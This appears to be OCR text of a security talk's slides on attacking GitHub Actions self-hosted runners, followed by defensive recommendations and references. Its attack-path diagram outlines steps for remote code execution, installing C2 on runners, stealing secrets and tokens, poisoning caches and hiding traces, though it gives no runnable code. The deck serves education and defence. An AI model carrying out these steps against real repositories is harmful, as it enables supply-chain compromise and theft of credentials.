
Jumping to Internal
Self-Hosted Runners

Adnan Khan - X: @adnanthekhan Web: https://adnanthekhan.com

John Stawinski - Email: jstan327@gmail.com Web: https://johnstawinski.com

GitHub Actions Attack Diagram

Author: John Stawinski
jstan32gmail.com
https://johnstawinski.com


Repository Uses GitHub Actions
Write Access to Repository
Read Access to Repository
Recommended Tools:
These tools can automate large sections of these attack paths, from enumeration to post-exploitation.
• General Enumeration: Gato / Gato-X
• PWN Request Identification: Gato-X
• Runner-on-Runner C2 Installation: Gato-X
• Secret Stealing: Gato / Gato-X
Repository Uses Self-Hosted Runners
Workflow Approval Not Required for Anyone
Workflow Approval Required for first-time contributors
Identify PWN Request (Tool: Gato-X)
Code Execution is on Self-Hosted Runner
Repo Uses Self-Hosted Runners AND...
• PAT Doesn't have Workflow Scope OR
• User wants to Steal Secrets from Another Repository that Shares SH Runners, OR
• User wants internal network access
User Wants to Steal Secrets from Current Repository and PAT Has Workflow Scope
Create a New Branch
Create Workflow to Install C2 that runs on pull_request
Note: C2 on epehemeral runners will only last the length of the workflow (max 5 days)
Create Workflow to Install C2 that runs on push (other workflow triggers are also allowed)
Push Commit (or trigger workflow based on other sepcified trigger)
Fork the Repository
Workflow Approval Not Required for Contributors
Submit Legitimate Pull Request and Wait for Merge
Create PR Against Base Repository
Opsec (optional): Uncheck "allow edits...." and format PR to hide amongst legitimate Workflows, and create Draft PR rather than normal PR
Submit PR to Trigger Workflow Execution
Gain RCE/ Establish C2
Opsec (optional): Close PR
Gaining RCE
C2
C2
Enumerate Network Access of SH Runners
Access Internal Network
Accessing Internal Network
Gain Code Execution in Context of Base Repository
GITHUB_TOKEN From Compromised Workflow Has Write Permissions
Workflow uses actions/cache
Compromised Workflow Uses GitHub Secrets
Conduct Actions Cache Poisoning
Steal Secrets Used by Compromised Workflow
Exploiting PWN Requests or Actions Injection
Create a New Branch
Opsec (optional): Delete all workflows that run on push
Create Workflow that exfiltrates GitHub secrets
Push Commit (or trigger workflow based on other specified trigger)
Compromise Secrets
Opsec (optional): Delete Branch and Workflow Logs
Workflows executing on the runner use actions/cache
Conduct Actions Cache Poisoning
Runner is Persistent (non ephemeral)
Runner is Persistent or Ephemeral
Find Runner Directory
Print Git Config *
Enum File System for Credentials
Print Contents of /<runner_dir>/_work/_temp directory *
Escalate Privileges
Runner is Persistent (non-ephemeral)
Dump Memory *
Runner is Persistent (non-ephemeral)
Print Environment Variables from All Processes *
Steal Secrets From Another Ongoing Build
Steal GITHUB_TOKEN From Anther Ongoing or Current Build
Note: The GITHUB_TOKEN from the user's current build can only have write permissions via a PWN req or if the repository is private and "Send write tokens to workflows from pull requests" is enabled, thus the need to steal one from a future build
Modify Releases
GITHUB_TOKEN has contents: write permissions
Opsec (optional): Delete Workflow Logs from Previous Steps
GITHUB_TOKEN has Actions Write permissions
OIDC Abuse
GITHUB_TOKEN has ID_Token Write permissions
GITHUB_TOKEN has Content Write permissions
GITHUB_TOKEN has Pages Write permissions
Modify GitHub Pages
Create a New Branch
Insert Malicious Backdoor Code
GITHUB_TOKEN has Deployment Write permissions
Create Deployment Event
GITHUB_TOKEN also has Actions Write permissions
Locate Workflows that Run on workflow_dispatch with sensitive secrets that call scripts outside of the .GitHub/ Directory
Modify Scripts to exfiltrate GitHub secrets
Push Commit to the New Branch
Trigger the Workflow for the New Branch
Stealing Secrets

Note: This diagram does not include all GitHub Actions abuse possibilities. Please reach out via email to request the addition of more TTPs.

*: These operations must happen during run-time of a future workflow executing in the context of the base repository

Author: John Stawinski Email: jstan32gmail.com Website: https://johnstawinski.com

Available now at https://github.com/jstawinski/GitHub-Actions-Attack-Diagram


What Can GitHub Do Better?

Warnings & Awareness

Secure Defaults

Granular Approval Requirements


Defense: The Obvious Stuff



○ Require approval for first-time contributors whc
Only first-time contributors who recently created a GitHu


○ Require approval for first-time contributors
Only first-time contributors will require approval to run w

● Require approval for all outside collaborators



○ Read and write permissions
Workflows have read and write permissions

● Read repository contents and packa
Workflows have read permissions in the rep



Personal access tokens

Fine-grained tokens Beta

Tokens (classic)

Defense: Ephemeral Runner Deployments

Actions Runner Controller (ARC) - Kubernetes Controller for GitHub Actions Self-Hosted Runner

Autoscaling Groups with Cloud Providers


🚀 Third-Party Managed Runners

Remember!

*Ephemeral applies to the runner **and** its environment*

*A shared working directory with an ephemeral runner is a **weak** boundary!*

Defense: Runner Group Workflow Pinning



Workflow access

Control how these runners are used by restricting

Selected workflows ▾ 0 selected workflows

✓ Selected workflows

Restrict these runners to specific workflow files.


All workflows

Any workflow can use these runners.

Workflow by SHA

Workflow by Branch

Workflow by Tag



Protect privileged runners

CI/CD Security is HARD

20+ High & Critical Bug Bounty Submissions $$$

Many Organizations compromised through CI/CD on Red Team Engagements

You Need to learn about these attacks to protect your organization from compromise

Grand Theft Actions

DON'T LET THIS BE YOU

Thank You

X: @adnanthekhan

Email:
me@adnanthekhan.com

Web:
https://adnanthekhan.com

Email:
jstan327@gmail.com

Web:
https://johnstawinski.com

References

Playing With Fire - How We Executed a Critical Supply Chain Attack on PyTorch https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/comment-page-1/

AStar Network Supply Chain Attack - https://adnanthekhan.com/2024/01/19/web3s-achilles-heel-a-supply-chain-attack-on-astar-network/

GitHub Cache Poisoning – https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning/

References (cont.)

Worse Than Solarwinds - Three Steps to Hack Blockchains, GitHub, and ML Through GitHub Actions https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/

AWS Scaling Self-Hosted GitHub Runners - https://aws.amazon.com/blogs/devops/best-practices-working-with-self-hosted-github-action-runners-at-scale-on-aws/

Karim Rahal - Stealing Secrets from GitHub Actions - https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/